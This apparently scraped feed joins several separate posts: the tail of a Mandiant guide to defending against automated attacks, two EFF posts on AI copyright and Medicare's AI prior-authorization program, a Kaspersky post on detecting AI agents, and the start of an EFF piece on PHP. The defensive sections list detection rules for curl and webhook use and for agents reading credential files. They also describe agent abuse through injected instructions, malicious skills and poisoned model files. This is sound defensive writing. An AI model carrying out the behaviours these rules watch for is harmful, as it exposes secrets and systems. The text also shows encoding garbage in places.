  • Harden Password Reset and Account Lifecycle Processes: Require strong re-authentication or additional identity verification for high-risk password resets and account recovery. Monitor unusual bursts of password resets, account creation, credential additions, permission changes, or other lifecycle activity.

  • Automate Secret Hygiene: Implement continuous scanning of repositories, container images, build artifacts, and pipelines for exposed secrets and credentials. Remove credentials from application code, configuration files, deployment scripts, and databases and move them into dedicated secret-management platforms. Rotate exposed credentials promptly rather than relying on removal from source-control history.

Layer 3: Harden Configurations and Reduce Attack Paths

Remove weaknesses that provide an initial foothold and limit how far a compromised workload can reach.

Automated tooling is particularly effective in environments where several smaller weaknesses can be combined into a larger attack path. An exposed application, an overly privileged workload identity, a credential in an environment variable, and unrestricted network access may each appear manageable in isolation. Together, they can provide a direct path into sensitive systems.

Why It Is Important

A vulnerability in an internet-facing application may initially appear isolated. In practice, that application may have access to a backend database. The database may contain credentials. Application environment variables may contain cloud tokens. The underlying host may have an attached cloud identity with access to storage, secrets, or management APIs.

Automation can test those paths in rapid succession. Failures can also become useful feedback. An application error, stack trace, database response, compiler output, or API error may give the tooling enough information to modify its next request within seconds. Detailed diagnostic information exposed externally therefore provides more than troubleshooting value; it can accelerate experimentation during an attack.

Mitigations

  • Continuously Reduce the External Attack Surface: Scan internet-facing applications and infrastructure for vulnerabilities, exposed administrative services, default configurations, and unnecessary services. Vulnerability programs should include custom applications, frameworks, libraries, and dependencies in addition to operating systems.

  • Assume the Workload Can Be Compromised: Design applications so compromise of the front end provides access only to the systems required for that application’s function. Reduce application permissions and limit access to required databases, APIs, queues, storage accounts, and backend services.

  • Enforce Application-Tier Segmentation: Segment internet-facing applications from identity infrastructure, management systems, and unrelated internal services. Restrict DMZ workloads from initiating unnecessary Kerberos, NTLM, LDAP, SMB, RDP, SSH, database, and administrative connections into internal networks.

  • Harden Database Runtime Privileges: Application database accounts should not have broad administrative privileges. Restrict capabilities that allow a database engine or application identity to execute operating-system commands, write arbitrary files, modify server-wide settings, or cross the database-to-OS boundary unless the application requires them.

  • Reduce Credential Exposure in Workloads: Review application configurations, environment variables, infrastructure-as-code, deployment scripts, CI/CD pipelines, and databases for embedded secrets. Compromise of one workload should not expose credentials for unrelated systems.

  • Limit Error Feedback to External Users: Avoid returning detailed stack traces, compiler messages, SQL errors, internal paths, framework details, or other diagnostic information to unauthenticated users. Keep detailed troubleshooting information in internal logs.

  • Harden Network and Security Appliances: Remove unnecessary management services from routers, firewalls, VPN appliances, and other infrastructure. Review configurations for unexpected accounts, scheduled jobs, startup scripts, configuration changes, and persistence mechanisms. Validate firmware integrity and vendor signatures where supported.

  • Harden Active Directory Certificate Services: Review AD CS for certificate templates and enrollment paths that could allow an attacker to obtain authentication certificates or escalate privileges.

    • Remove ENROLLEE_SUPPLIES_SUBJECT where it is not required, particularly on templates supporting client authentication.

    • Restrict enrollment permissions to the identities that require them.

    • Require certificate manager or CA approval for higher-risk enrollment scenarios where appropriate.

    • Enable Extended Protection for Authentication on applicable CA web interfaces where supported.

    • Monitor unusual certificate enrollment involving privileged users or unexpected requesting systems.

  • Reduce Credential Replay and Relay Opportunities: Enable Windows Credential Guard where appropriate, use Protected Users for suitable privileged accounts, enforce SMB signing, and enforce LDAP signing and channel binding. Reduce or disable NTLM where operationally feasible and continue hardening against credential relay, Pass-the-Hash, Pass-the-Ticket, and related techniques.

  • Restrict Unnecessary Authentication From Exposed Workloads: Internet-facing servers should only initiate Kerberos, NTLM, LDAP, SMB, WinRM, or RDP traffic to systems where those protocols are explicitly required.

Layer 4: Application Protections

Harden legitimate enterprise functionality that attackers can reuse after gaining access.

A large portion of attacker activity relies on capabilities already present in the environment. Applications, authentication protocols, administrative services, scripting environments, messaging systems, deployment platforms, and business workflows may provide everything needed to continue an intrusion without introducing new malware. Automation makes these capabilities easier to discover and use quickly.

Why It Is Important

Internal business applications, scripts, and APIs are often customized to each organization without public documentation, and require a level of insider knowledge to understand exploitation opportunities. Automated LLM-powered offensive tooling has enabled attackers to enumerate and rapidly understand these internal applications and use them to their advantage.Β 

Internal communication functionality is one example. A compromised application account may legitimately have access to a notification, messaging, or email API. Sending messages is expected behavior for that application. That same capability can be abused to send hundreds or thousands of phishing messages. Without recipient limits, rate limits, or behavioral monitoring, a standard business function can become a high-speed distribution mechanism.

Mitigations

  • Put Guardrails Around High-Impact Business APIs: Applications capable of accessing sensitive data, retrieving credentials, sending email, notifications, creating users, modifying access, or performing other high-impact actions should have rate limits, recipient limits, transaction thresholds, and abuse controls appropriate to their function. Alert when an application operates materially outside its normal volume.

  • Inventory Legitimate Administrative Capabilities Before an Incident: Security teams should know which platforms provide remote command execution, deployment, scripting, certificate issuance, identity synchronization, bulk messaging, and other high-impact functions. Those capabilities should have appropriate restrictions and monitoring in place before they are used during an intrusion.

  • Conduct Automated Application Testing and Threat Modelling: All internal applications should have SAST and DAST scans conducted and findings resolved prior to deployment. Organizations can also leverage LLM-enabled tooling to automate the discovery, triage, reproduction, and patching of software vulnerabilities and potential attack paths. Organizations can also apply agentic source-code review and continuous AI-assisted vulnerability testingβ€”whether a bespoke LLM harness or a managed capability such as Google AI Threat Defenseβ€”to find, triage, and reproduce these attack paths before an attacker does.

Layer 5: Detect Behavioral and Volumetric Change

Detect when identities, applications, workloads, and infrastructure begin operating outside their established patterns.

Many actions performed during an automated attack are legitimate operations when viewed individually. Detection therefore depends heavily on context: identity, source network, volume, timing, sequence, target resource, and historical activity.

Why It Is Important

A service principal accessing cloud storage is not necessarily suspicious. A service principal that normally accesses ten objects from one internal network and suddenly downloads thousands of objects from an unfamiliar hosting provider is a different situation.

Outbound activity provides similar context. Automated tooling on a compromised server may contact external webhook services to confirm execution or transfer results. It may also communicate with LLM platforms, temporary file-sharing infrastructure, tunneling services, or attacker-controlled systems.

A single HTTPS connection may be routine. A production server that historically communicates with a small set of known destinations and suddenly begins reaching several new external services deserves closer attention.

Mitigations and Detection Priorities

  • Baseline Behavior at the Identity and Workload Level: Establish expected authentication sources, APIs, resources, activity volumes, and communication patterns for sensitive service principals, applications, workloads, and administrative identities.

  • Detect Changes in Authentication Origin: Track the networks, ASNs, cloud regions, hosting providers, and other infrastructure used by privileged users and workload identities. Investigate successful authentication from infrastructure that falls outside the identity’s normal pattern.

  • Monitor Control-Plane Velocity: Alert on unusual bursts of management API calls, permission testing, configuration changes, resource enumeration, credential retrieval, and other administrative activity. The timing and sequence of legitimate API calls can provide important context.

  • Baseline Data-Plane Activity: Establish normal read, write, and object-access patterns for sensitive storage and data platforms. Detect sudden enumeration, unusual write-read-delete sequences, large increases in object access, or material changes in bytes transferred.

  • Build Detections Around Sequences: Correlate related events across identity, control-plane, data-plane, endpoint, and network telemetry. A new authentication source followed by permission probing, storage enumeration, bulk downloads, and a connection to a previously unseen external service should be analyzed as one sequence.

  • Monitor East-West Behavior From Exposed Workloads: Detect unexpected LDAP, Kerberos, NTLM, SMB, database, remote administration, and port-scanning activity originating from DMZ or internet-facing systems.

  • Control and Monitor Server Egress: Restrict unnecessary outbound internet connectivity from production servers and route sensitive workloads through controlled egress paths where practical. Monitor previously unseen destinations, particularly webhook services, OAST infrastructure, tunneling platforms, public file-transfer services, and external AI platforms that are not required by the workload.

  • Preserve the Telemetry Needed to See the Behavior: Collect and centralize interactive and non-interactive identity logs, service-principal authentication, cloud control-plane activity, sensitive storage data-plane logs, application administration logs, network flow, DNS, proxy telemetry, and endpoint activity. Establishing normal behavior depends on having enough historical data to compare against current activity.

Google Security Operations (SecOps)

Google SecOps customers have access to these broad category rules and more under the Mandiant Frontline Threats and Mandiant Hunting Rules rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Suspicious Webhook.Site Interaction

  • Suspicious Curl Invocation

  • Cmd Launching Curl

  • AWS Cloud Accounts Getcalleridentity

Rewriting Copyright Law for Generative AI Would Hurt Everyone

31 October 2026 at 00:42

InΒ courts across the country, publishers and creators are suing large AI companies for training generative AI models on copyrighted works. It’s easy to see these cases as a David-and-Goliath showdown between authors and publishers fighting for a cut of Big Tech company profits. But this fight is actually much larger. It affects billions of people who aren’t represented in the case at all, including researchers, artists, activists, journalists, people with disabilities, and anyone who accesses and sharesΒ contentΒ online. Β Β 

That’s why EFF is stepping in to defend the public’s rights in these cases. Today, EFF filed an amicus brief in In re OpenAI, explaining how the court’s ruling on fair use could impact people worldwide. If fair use gets narrowed, it will impede work that benefits the public, like medical research and investigative journalism, and even limit access to privacy protection tools.

Let’s be clear: creators and workers deserve support as AI changes their fields, and Big Tech companies must be held accountable for the harms they cause. But giving copyright holders more control over the web won’t accomplish either of these goals. If the plaintiffs prevail in these cases, courts would have to rewrite copyright law in ways that hurt everyone except powerful media and tech companies.

Rewriting Fair Use Makes Everyone Worse Off

Copyright exists for one reason: to stimulate creativity and innovation in service of the greater public good. Unfortunately, the plaintiffs in this lawsuit are arguing to limit everyone’s fair use rights, in ways that would thwart the basic purpose of copyright. The harms of shrinking fair use will go far beyond generative AI, impacting everyone.

Initial speculation that AI models would be infringement machines, churning out works highly similar to those on which they were trained, has proven unfounded. And courts have already found fair use in cases where copyrighted works were used to train generative AI models, recognizing that training uses those works for a fundamentally different purpose.

Plaintiffs in these cases argue that, even if the use is transformative, using their works to train AI is still unfair, because the AI models could generate new, non-infringing works that might compete with plaintiffs’ own works. They also argue that scraping or downloading the data without permissionβ€”or in some cases, from websites containing infringing copiesβ€”was independently infringing and/or rendered any subsequent uses of that data unfair.

These arguments would put beneficial research and reporting at risk. First, if copying without permission rules out fair use, the law will never protect transformative uses that benefit us all. Researchers, journalists, and other watchdog groups gather information the same way AI companies doβ€”but they do it to serve the public interest, and often to hold Big Tech itself accountable. For example, journalists and nonprofit researchers have used β€œcrawling” or β€œscraping” to investigate potentially anticompetitive practices by tech companies, and research misinformation and hateful content posted on X. Their data acquisition techniques are virtually identical to those used by AI giantsβ€”but they lack those companies’ deep pockets.

Requiring users to show that copyrighted material was lawfully obtained would also threaten everyday internet use. As EFF’s brief explained, that requirement would β€œcast legal doubt on the billions of copies we collectively make every day through routine online activities like opening emails, clicking on an embedded link, visiting websites, sharing pictures, streaming music, and watching videos. All of this activity requires intermediate copying.”

Fair use is what lets us all use the internet without being compelled to track the source of every image, video, and article that we click on, and make sure the rights are all cleared.

Additionally, while rightsholders are understandably concerned about competition from AI generated works, copyright law exists to promote new creation, not protect authors who published first. Under the plaintiffs’ theory, no one could stand upon the shoulders of giants. Copyright could prevent people from writing new books inspired by themes in a favorite novel or genre, or prevent academic researchers from publishing literature reviews that distill insights from prior researchβ€”simply because readers might prefer those new publications over those that came first.

Finally, general-purpose AI models are neither designed nor usually used to create works targeted at any particular market. These models have been used to generate new insights and tools for medicine, science, journalism, art, and accessibility. For instance, an AI-powered tool called Be My AI uses Open AI’s GPT models to provide visual descriptions for people who are blind or have low vision. Generative tools have also accelerated scientific research, and researchers have used these tools to develop new medical treatments and medications for conditions previously thought to be incurable.

Mandatory Licensing Would Entrench Big Tech

Some creators and publishers argue that AI developers should just get a license. But requiring permission for every work used would give the largest companies massive advantages over small competitors and impede academic research. As Professor Lawrence Lessig recently noted:

If all training requires a license, then none but a handful of tech giants will be able to afford the costs of training. That’s not because authors are greedy but because the copyright system is the least efficient property system known to man.

Moreover, creators are unlikely to benefit from these licensing arrangements in many cases. Media and entertainment giants have exploited the imbalance between themselves and underpaid working artists for decades. Trying to help creators by giving them more rights under copyright is, as Cory Doctorow has written, like trying to help a bullied kid by giving them more lunch money for the bully to take. Artists aren’t getting good deals from record labels or publishers now; there’s no reason to think these companies, which already own the copyrights, will treat artists more fairly once they control the data that powers AI.

The Future of AI Is Too Important to Leave to Big Content or Big Tech

AI technologies will affect all of us, and copyright law is ill-equipped to address many of these consequences. The rules governing these technologies should be rules that serve the publicβ€”not just the small number of companies that can afford to litigate copyright battles for decades, or settle for billions.

New Records Obtained by EFF Expose More Problems with Medicare’s AI Experiment

27 October 2026 at 20:05

New records obtained by EFF expose additional issues with Medicare’s AI-driven prior authorization program and show why we need stronger legal limits around government use of automated decision-making.Β 

EFF sued the government back in March for information about the Wasteful and Inappropriate Service Reduction (WISeR) model, a new Medicare program that uses AI to evaluate prior authorization requests for certain medical services. We previously released records showing that WISeR has resulted in delays and denials of care, operational chaos, and reports of patient harm. Today, we’re publishing over 800 new pages of records, including:

  • Requests for information (RFIs) or requests for corrective action plans (CAPs) sent from the Centers for Medicare & Medicaid Services (CMS) to four of the six WISeR vendors, along with the vendors’ responses.
  • Applications of 66 companies to the WISeR model, including those of the 6 selected companies.Β 
  • Task orders and contracts for the evaluation, implementation, and monitoring of the WISeR model.

Documents obtained through EFF’s lawsuit are available here.

These newly released documents show that the WISeR rollout was rushed and rocky from the start, highlighting the dangers that arise when governments treat AI like a silver bullet for complex problems. The documents also highlight the need for more transparency about safeguards against inappropriate, AI-driven denials. The public still lacks the information needed to assess whether clinician review is providing meaningful oversight of AI systems and whether appropriate data is being used to evaluate prior authorization requests.Β 

EFF has long argued that AI has no place in consequential government decisions about peoples’ rights or access to benefits, such as immigration enforcement and policing decisions. That’s because using automated decision-making in these contexts risks decisions that violate people’s rights or deprive them of benefits they’re entitled to based on biased or inappropriate considerations and without proper due process or accountability if there is an error.Β 

By outsourcing decision-making to private AI companies without sufficient transparency, testing, or legal limits, WISeR jeopardizes seniors’ access to medical care. Congress should step in to place greater legal limits on the use of automated decision-making in Medicare.Β 

WISeR’s Rollout Was Rushed and RockyΒ 

CMS launched the WISeR program just six months after announcing it, ignoring calls from medical providers to delay its rollout. In records previously released by EFF, CMS acknowledged this β€œextremely condensed timeline.” 

New records suggest that WISeR’s unusually rapid rollout contributed to widespread problems in the first few months of the program. CMS did not disclose the extent of these issues to the public, even as agency employees privately contacted vendors about potential noncompliance with program requirements.Β 

In the first three months of the program, CMS sent RFIsΒ or requests for CAPs to at least four of the six WISeR vendors. These requests, which describe delays, technical failures, and a lack of communication with providers, suggest that widespread problems during the program’s rollout were not limited to one vendor or state.Β 

These letters underscore the severity of the problems with the program. For example, CMS requested information from one vendor, Virtix, about numerous reported issues, including β€œdetermination turnaround times that exceed established guidelines,” β€œdenials that appear inaccurate or inconsistent with applicable criteria,” and β€œinadequate customer service.” CMS’s RFI to Zyter–a vendor that uses Palantir software infrastructure–observed that the agency had received reports that β€œZyter is not issuing determination letters in a timely manner” and communications indicating that it β€œmay lack adequate processes for responding to and escalating provider/supplier concerns.” The vendor Innovaccer received two CAP requests and a β€œPerformance Notice of Non-Compliance” over its failure to implement a fully functional portal for WISeR providers and suppliers.

Excerpts from CMS’ letters to vendors describe problems during WISeR’s rollout:

Excerpt from the RFI for Virtix, March 17, 2026

Excerpt from the RFI for Zyter, February 27, 2026

Excerpt from the Performance Notice of Non-Compliance for Innovaccer, February 20, 2026

Vendors’ responses to CMS provide further evidence that WISeR’s rushed rollout contributed to its problems. Innovaccer claimed it warned CMS months in advance that it might not be ready to provide full portal functionality by the launch date, even before signing a Participation Agreement. Another vendor claimed that β€œtechnical and workflow stabilization challenges were encountered due to the compressed implementation timeframe” it faced after joining the WISeR program a month after the other vendors.Β 

Excerpt from Innovaccer’s Proposed CAP, January 16, 2026

The issues reflected in CMS’s letters to vendors, and the vendors’ responses, illustrate the risks of deploying automated decision-making systems without proper testing or safeguards. While vendors’ responses describe fixes for the problems CMS identified, after-the-fact remedies cannot undo the harms that patients and providers already experienced during WISeR’s rushed rollout.Β 

More Transparency Needed About AI Safeguards

The public still knows far too little about any safeguards that WISeR vendors may have adoptedβ€”in part because the government chose to conceal some of this information. Transparency about these safeguards is critical to protecting patients, especially because WISeR’s payment structure gives vendors, as the government put it, β€œan incentive to deny as many claims as possible.” 

Β Information provided by a vendor about safeguards that it says "ensure the responsible and clinically appropriate application of automation” appears to have been redacted from records released to EFF

The public has limited means to evaluate the effectiveness of even the safeguards that weren’t redacted from records released to EFF. For example, one vendor’s application touts safeguards like β€œHuman-in-the-loop (HITL) workflows,” β€œContinuous model monitoring,” and β€œTransparent audit trails.” Yet it remains unclear whether these measures effectively prevent improper prior authorization denials. Some evidence suggests they may not: the company denied more requests than it approved in the first few months of the program, and CMS inquired about β€œdenials that appear inaccurate or inconsistent with applicable criteria.”

Ultimately, the records obtained by EFF raise more questions than they answer about the safeguards used by WISeR vendors.Β 

Having a Human in the Loop Is Probably Not Enough

CMS has emphasized having a human in the loop as a key safeguard against inappropriate, AI-driven denials. The WISeR FAQ page on the CMS website states that β€œNon-affirmations will require the review of a human clinician and cannot be performed solely by technology.” But whether human review provides any meaningful protection depends on the details of its implementation, such as whether human reviewers have enough time to evaluate requests and practical authority to override AI recommendations. We still lack many of those details for WISeR vendors.Β 

A growing body of scholarship points to the substantial limitations of β€œhuman in the loop” policies as guardrails for AI systems. AI-generated recommendations can unduly influence human decisions, leading reviewers to over-rely on automated judgements and rubber stamp them as correct. Even worse, at least one health insurance company actively pressured clinical reviewers to accept its AI systems’ recommendations. Another company built a system that allowed clinical reviewers to reject claims without opening patient files; clinical reviewers using this system spent an average of just 1.2 seconds on each case.

Is the Right Kind of Data Informing Companies’ Decisions?

Some WISeR vendors’ applications offer general descriptions of the types of data informing their decisions. But far more details are needed to allow medical professionals to assess whether the data inputs to these AI systems are appropriate for evaluating prior authorization requests.Β 

Inappropriate training data or input data can lead to biased, unfair, or inaccurate decisions. CMS guidance for Medicare Advantage organizations using AI to make coverage decisions emphasizes the importance of basing decisions on individual patients’ circumstances. It cautions against using β€œan algorithm that determines coverage based on a larger data set instead of the individual patient's medical history, the physician’s recommendations, or clinical notes.” 

WISeR vendors’ applications reference data sources like β€œprovider behavior,” β€œpatient demographics,” β€œutilization management datasets,” β€œprovider and payer performance metrics,” and β€œhistorical claims data.” Whether these sources could introduce bias or give too much weight to population-level patterns depends on how vendors use them to inform individual decisions. But we don’t yet have these important details about vendors’ data and algorithms. By outsourcing decision-making to private companies’ AI systems, the government has made it harder for the public to evaluate whether decisions are being made fairly.

Next Steps

As the government expands its use of automated decision-making, the potential for consequential mistakes increases rapidly. The records we’ve obtained so far raise questions about the rushed rollout and lack of guardrails for automated decision-making by the U.S. government. EFF urges transparency, oversight, and legal limits to protect people from the harms of automated decision-making in high risk systems.Β Β 

Related Cases:Β 

Deploying AI agents securely: how Kaspersky products mitigate AI threats

Introduction

AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.

You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.

Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

Popular AI applications and services in organizations

Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

# AI product
1 Claude
2 Claude Code
3 Codex
4 OpenCode
5 Zed
6 Wispr Flow
7 LM Studio
8 ZCode
9 Chatbox
10 Cherry Studio

The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

According to open sources, these are the most widely used AI services in 2026:

# AI service
1 ChatGPT
2 Google Gemini
3 Claude
4 Grammarly
5 DeepSeek

While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

* Data for previous quarters was updated and may differ slightly from previously published data.

Application Control and Web Control

To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

Here is what this functionality looks like to KSC administrators:

KL categories available when configuring Application Control

KL categories available when configuring Application Control

For details on how to configure Application Control in KSC, follow this link.

In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

  • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
  • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.

Below are the steps to configure Application Control to block AI tools.

Configuring Application Control for the AI Tools category in KES

Configuring Application Control for the AI Tools category in KES

With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

KES notification about an attempt to launch an AI agent

KES notification about an attempt to launch an AI agent

For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

AI Tools KL category

AI Tools KL category

The View applications drop-down list shows products for a specific vendor.

Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

KES notification about an attempt to access a prohibited web resource

KES notification about an attempt to access a prohibited web resource

When configuring access, the administrator can block websites that provide AI as a service.

Website categories

Website categories

For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

Kaspersky Endpoint Detection and Response

To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.

We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

ai_agent_dangerous_execution_mode

The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

suspicious_mcp_server_artifact

The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

llm_api_access_by_unusual_apps

Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

local_ai_model_artifact

Kaspersky Threat Intelligence Portal

AI agent profiles

The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

AI agent profiles on Kaspersky TIP

AI agent profiles on Kaspersky TIP

The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

Claude profile on Kaspersky TIP

Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:

  • Windows: events from standard audit logs and Sysmon events
  • Linux: syscall audit events and Sysmon events
  • Network auditing: a set of protocols and the traffic generated by the software

The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

Detection section in the Claude profile

Detection section in the Claude profile

Hunt Hub

In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

Rules in the Hunt Hub repository

Rules in the Hunt Hub repository

The rule card provides:

  • Detailed description
  • Rule’s severity level, confidence level, and alert format
  • Detection tips
  • Description of possible false positives
  • Platforms the rule can run on
  • Tactics, techniques, and sub-techniques covered by the rule
  • Groups that use the technique covered by the rule
  • Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub

Detection rule card in Hunt Hub

Kaspersky Scan Engine

Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine

Detection of a malicious agent skill in Kaspersky Scan Engine


Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine

Detection of an LLM with malicious code in Kaspersky Scan Engine

Conclusion

AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

  • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
  • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
  • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
  • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

The Vulnerability Apocalypse and Why We Should Fund Open Source

24 October 2026 at 00:36

If you use the internet at all, you may have noticed that a large percentage of sites suddenly went down earlier this weekβ€”and all your nerdiest friends were talking about "The Vulnerability Apocalypse” and this thing called PHP that powers nearly 70% of the websites on the internet. You may find yourself wondering: what is PHP, what just happened, what is the vulnerability apocalypse, and what do I need to do?Β Β 

To find out what you can personally do read the first blog post in this series! Β 

What Is PHP?Β Β 

PHP is a programming language used mainly to create interactive websites. Facebook, Wordpress, Wikipedia, Etsy, and other major sites all use or were originally built on PHP. It is a long-established mainstay of web development. But because it is open-source, maintenance of these critical systems depends on a small number of volunteers working on this in their free time.Β The disaster scenario that happened this past week is the perfect example of why we need more money and people supporting open-source projects. Corporations should be contributing both.Β 

What Is the Vulnerability Apocalypse?Β Β 

